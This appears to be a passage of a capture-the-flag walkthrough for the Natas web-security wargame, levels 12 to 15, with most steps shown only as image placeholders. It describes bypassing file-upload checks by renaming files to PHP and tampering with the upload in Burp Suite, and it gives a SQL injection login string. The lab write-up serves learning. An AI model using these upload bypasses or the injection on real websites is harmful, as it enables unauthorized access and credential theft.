
After we log we need to upload a file. So we need to find out it.




Initially, open elements and find a jpg file in the code. Change it jpg to a php file.




Open notepad and write this code into the notepad. After writing it save it as modified in the code.



After writing upload it to natas12.




When we upload the system shows us that file on the webpage. After we click it, we can see the password there.




Natas12 -> Natas13

Log into Natas13.




Also here is to upload a jpg file, we don't have it so go to the source file and see if there is a hint.


Now open the notepad and write this code. After writing it save it as a ".bmp" file.



Open the burp suite software log into Natas13 and upload that bmp file to it.




Change these jpg files as php files. After changing them forward proxy file code.




Now we can see the uploaded php file, once we click it we can get the password.

Natas13 -> Natas14


Log into Natas14 first.




First, look at the source code and read it carefully and try to understand.



Now fill the username field using (“ OR 1=1 -- -) and password field keep empty.




After we login, they give us the password of next level.




Natas14 -> Natas15


Log into the next level using the username and password.



